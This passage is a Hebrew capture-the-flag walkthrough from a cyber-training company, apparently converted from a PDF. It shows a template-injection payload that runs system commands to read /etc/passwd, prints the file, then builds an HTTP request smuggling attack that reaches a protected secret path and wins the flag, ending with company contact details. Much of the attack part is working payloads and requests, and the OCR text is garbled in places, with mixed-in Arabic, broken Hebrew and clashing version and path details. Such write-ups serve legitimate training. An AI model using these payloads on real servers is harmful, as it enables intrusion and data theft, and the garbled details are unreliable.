
שתי השורות האחרונות מיצגות הרצת פקודות מערכת, הראשונה קוריאה לקובץ passwd
 והשנייה מבצעת reverse shell
 בתחום עם הראשונה:

{}{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")}}

אבל עלינו להבין האם בامتה הנטיב passwd / או אכן קיים במערכת
 ובשביל לעשות זאת זה נוכל לחפש בקובץ PHPINFO, שמכיל המון נתיבי מערכת שונים

PHP Version 8.1.0	
System	Apache HTTP Server 2.4.50 x86_64
Build Date	Jun 11 2023 22:15:01
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--program-prefix=' --disable-dependency-tracking' '--prefix=/opt/cpanel/ea-php73/root/usr' '--exec-prefix=/opt/cpanel/ea-php73/root/usr' '--bindir=/opt/cpanel/ea-php73/root/usr/bin' '--sbindir=/opt/cpanel/ea-php73/root/usr/sbin' '--sysconfdir=/opt/cpanel/ea-php73/root/etc' '--datadir=/opt/cpanel/ea-php73/root/usr/share' '--includedir=/opt/cpanel/ea-php73/root/usr/include' '--libdir=/opt/cpanel/ea-php73/root/usr/lib64' '--libexecdir=/opt/cpanel/ea-php73/root/usr/libexec' '--localstatedir=/opt/cpanel/ea-php73/root/var' '--sharedstatedir=/opt/cpanel/ea-php73/root/var/lib' '--mandir=/opt/cpanel/ea-php73/root/usr/share/man' '--infodir=/opt/cpanel/ea-php73/root/usr/share/info' '--cache-file= ./config.cache' '--with-libdir=lib64' '--with-config-file-path=/opt/cpanel/ea-php73/root/etc' '--with-config-file-scan-dir=/opt/cpanel/ea-php73/root/etc/php.d' '--enable-debug' '--with-password-argon2' '--with-cpanel/libargon2' '--with-pic' '--without-pear' '--with-bz2' '--with-freetype-dir=usr' '--with-png-dir=usr' '--with-xpm-dir=usr' '--enable-gd-native-ttf' '--without-gdini' '--with-gettext' '--with-iconv' '--with-jpeg-dir=usr' '--with-openssl' '--with-cpanel/ea-openssl11' '--with-openssl-dir=/opt/cpanel/ea-openssl11' '--with-zip' '--with-layout=GNU' '--enable-exif' '--enable-fp' '--enable-sockets' '--with-kerberos' '--enable-shmop' '--with-cpanel/ea-libxml2' '--with-system-tzdata' '--with-mhash' '--enable-fpm' '--with-fpm-systemd' '--libdir=/opt/cpanel/ea-php73/root/usr/lib64/php' '--without-mysqll' '--disable-pdo' '--enable-pcntl' '--without-gd' '--enable-dom' '--enable-dba' '--without-unixODBC' '--enable-opcache' '--enable-xmlreader' '--enable-xmlwriter' '--without-sqlite3' '--enable-phar' '--enable-fileinfo' '--enable-json' '--without-pspell' '--enable-wddx' '--without-curl' '--enable-posix' '--enable-simplexml' '--enable-exif' '--without-gettext' '--without-iconv' '--enable-fp' '--without-bz2' '--enable-ctype' '--enable-shmop' '--enable-sockets' '--enable-tokenizer' '--enable-sysvshm' '--enable-sysvsem' '--without-gmp' '--enable-calendar' 'build_alias=x86_64-redhat-linux-gnu' 'host_alias=x86_64-redhat-linux-gnu' 'CFLAGS=-O2 -g -pipe -Wall -Wp,-D_FORTIFY_SOURCE=2 -fexceptions -fstack-protector-strong --param=ssp-buffer-size=4 -frecord-gcc-switches -specs=/usr/lib/rpm/redhat/redhat-hardened-cc1 -m64 -mtune=generic -fno-strict-aliasing -Wno-pointer-sign' 'CXXFLAGS=-O2 -g -pipe -Wall -Wp,-D_FORTIFY_SOURCE=2 -fexceptions -fstack-protector-strong --param=ssp-buffer-size=4 -frecord-gcc-switches -specs=/usr/lib/rpm/redhat/redhat-hardened-cc1 -m64 -mtune=generic'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Template Running Path	/test
Scan this dir for additional .ini files	/opt/cpanel/ea-php73/root/etc/php.d
Internal system paths	/opt/cpanel/ea-php73/root/etc/php.d/01-ioncube.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-bcmath.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-calendar.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-ctype.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-curl.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-dom.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-ftp.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-gd.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-json.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-imap.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-mbstring.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-pdo.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-phar.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-postini.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-simplexml.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-sockets.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-sqlite3.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-tokenizer.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-xml.ini, /opt/cpanel/ea-php73/root/etc/php.d/20-xsl.ini, /opt/cpanel/ea-php73/root/etc/php.d/30-mysqli.ini, /opt/cpanel/ea-php73/root/etc/php.d/30-pdo_sqlite.ini, /opt/cpanel/ea-php73/root/etc/php.d/30-wddx.ini, /opt/cpanel/ea-php73/root/etc/php.d/30-xmlreader.ini, /opt/cpanel/ea-php73,/etc/passwd

אפשר להבין שהנתיב אכן נמצא, אבל תחת ..etc/passwd
-ן paylod נזריק נפנה את




```
root:x:0:0:root:/bin/ash
bin:x:1:bin:/bin/sbin/nologin
sys:x:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync
mysql:x:116:123:MySQL Server...:/nonexistent:/bin/false
stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc:x:117:65534:/run/rpcbind:/usr/sbin/nologin
geoclue:x:118:125:/var/lib/geoclue:/usr/sbin/nologin
gogogo!:x:3.120.205.233:8080/var/lib/next:/usr/sbin/nologin
Debian-snmp:x:119:126:/var/lib/snmp:/bin/false
sshh:x:120:128:/nonexistent:/usr/sbin/nologin
ntpsci:x:121:131:/nonexistent:/usr/sbin/nologin
redsocks:x:122:132:/var/run/redsocks:/usr/sbin/nologin
rwhod:x:123:65534:/var/spool/rwho:/usr/sbin/nologin
iodine:x:124:65534:/run/iodine:/usr/sbin/nologin
miredo:x:125:65534:/var/run/miredo:/usr/sbin/nologin
statd:x:126:65534:/var/lib/nfs:/usr/sbin/nologin
postgres:x:128:134:PostgreSQL administrator...:/var/lib/postgresql/bin/bash
mosquitto:x:129:136:/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:130:137:/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:131:139:/var/lib/openvz:/usr/sbin/nologin
king-phisher:x:132:140:/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:,,:/home/kali:/usr/bin/zsh
```


הצלחנו לקרוא את קובץ הסיסמות, וקיבלנו את הכתובת הבאה של האתגר: 3.120.205.233:8080

שלב מס' 4:

זהו הדף הראשי של האתר הבא



כפי שניתן להבין, הגענו לאיזור מיוחד, מועדון VIP של ITSAFE
רק אנשים בעלי גישה לVPN רשאים לגשת לנתיב שמכיל את הסוד-golden.secret
אם ננסה לגשת אליו, נקבל:



LOL. Only VIPs can access this page!

הפעם הנטיב robots.txt לא קיים, אך נצטרך לחזור את הבקשות שנשלחו בראקע

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET / HTTP/1.1 2 Host: 3.120.205.233:8080 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 7 Accept-Encoding: gzip, deflate 8 Accept-Language: en-US,en;q=0.9 9 Connection: close	1 HTTP/1.1 200 OK 2 Server: gunicorn 3 Date: Sun, 28 May 2023 11:41:32 GMT 4 Connection: close 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 25894 7 8 <body bgcolor="black"> <img width="200px" style="display: block; margin-left: auto; margin-right: auto;" src="" data:image/jpeg;base64,iVBORw0KGgoAAAANSUhEUgAAABGIAAAExCAYAAAA3EQRhAAAAGAELEQVR4nOzdebxdZXX/8e86916GEDCIUhxggwP05lLJdBD6LwHgloNVELVqnUAhASjAhethuQQGaciUsGI/pxJrBSnlxDWzEqCljpUCSpIPQEHhOHenPX745wgQ8689117P+fsfr3u6

ב-**response header** נחשף שרת בשם "gunicorn"

אם ננסה לגשת לנתיב לא קיים, נקבל:

Request	Response
<pre> Pretty Raw Hex 1 GET /aaaaaaaa HTTP/1.1 2 Host: 3.120.205.233:8080 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml/* 7 Accept-Encoding: gzip, deflate 8 Accept-Language: en-US,en;q=0.9 9 Connection: close </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 404 NOT FOUND 2 Server: gunicorn 3 Date: Sun, 28 May 2023 11:44:52 GMT 4 Connection: close 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 232 7 Via: mitmproxy/5.3.0 8 X-Proxy-Location: 127.0.0.1:8000 9 10 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 3.2 Final//EN"> 11 <title> 404 Not Found </title> 12 <h1> Not Found </h1> 13 <p> The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again. </p> 14 </pre>

אז יש לנו שרת בשם "Gunicorn", ויש "0.0.0.0:8080", מה שמבצע על שימוש בעמודה reverse proxy. לאחר חיפוש בגוגל אפשר להבין כי אכן שתי הגרסאות הללו פגיעות להתקפות שונות.

המשמעות בינהן הוא: **HTTP request smuggling**.

על מנת להבין כיצד לנצל את ההתקפה, علينا להבין מה בדיקת הבעה שגורמת לה.

אז במקרה שלנו, הפגיעה של **HTTP request smuggling** נובעת מהפער בין האופן שבו Mitmproxy מטפלים בזיהוי header של - **Transfer-Encoding**.

וזאת אומרת שהערכות front-end (Gunicorn) וback-end (MitmProxy) לא מתואימים ביניהם, מה שמאפשר לתקוף "להבריך" בבקשת נוספת HTTP בודדת, מה שעלול להוביל לגישה לא מורשית בשרת.

```
GET /aaa HTTP/1.1
Host: 3.120.205.233:8080
Transfer-Encoding: chunkedasd
Content-Length: 4
```



ככה נראה הodoop paylaoh הסופי:
הבקשה הראשונה שנשלחה לשרת
בגל הcotרת "chunkedasd"
העxyz מפרש אותה כבקשה חתוכה (chunked)
בגל הcotרת "content-length:4"
הההה Gunicorn קורא אותה כבקשה שלמה (non-chunked)

```
35
GET /golden.secret HTTP/1.1
Host: 127.0.0.1:8000
```



הבקשה השנייה
היא למעשה הבקשה "המורחנת" על ידי yuMitmproxy

```
0
GET / HTTP/1.1
Host: 127.0.0.1:8000
```



הבקשה השלישית
נדרשת בכך לאחזר את התגובה מהבקשה השנייה שהוברכה

ולבסוף:

Request	Response
<pre>Pretty Raw Hex 1 GET /aaa HTTP/1.1 2 Host: 3.120.205.233:8080 3 Transfer-Encoding: chunkedasd 4 Content-Length:4 5 6 35 7 GET /golden.secret HTTP/1.1 8 Host: 127.0.0.1:8000 9 10 11 0 12 13 GET / HTTP/1.1 14 Host: 127.0.0.1:8000 15 16</pre>	<pre>Pretty Raw Hex Render ITSAFE POWERED BY CYSOURCE You did it! You have been accepted to the club! The Flag Is: {ITSafe_G0LD3N_CLUB} Send It To win@itsafe.co.il</pre>



קצת עלינו

از אנחנו ITSAFE, זרואה הכשרה הסייבר של חברת הסייבר CySource. CySource היא חברת הסייבר הגדולה בישראל עם מעל 5000 סטודנטים שכבר לומדים, אנו זרואה הכשרה של מקצועות סייבר שונים כמו בדיקות חסן, סוק, מישם הגנת ענן ועוד ועוד.

ITSafe הוא סטארטאפ ישראלי אשר החליט להנגיש את עולם הסייבר במחירים נוחים מהבית על ידי פלטפורמת SaaS ייחודית המשלבת מעבדות, מבחנים, קהילות תמייה לכל הממקצועות השונים, הכנה לראיונות עבודה ועוד.

אז אם גם אתם קראתם את הפיתרון של האתגר לא הבנתם כלום אבל אתם סקרנים וזה עשה לכם משהו, זה אומר שאנו צריכים לדבר.

דברו איתנו:

03-307-6520

גם וצאפ יש לנו:

054-775-5797

www.ITSAFE.co.il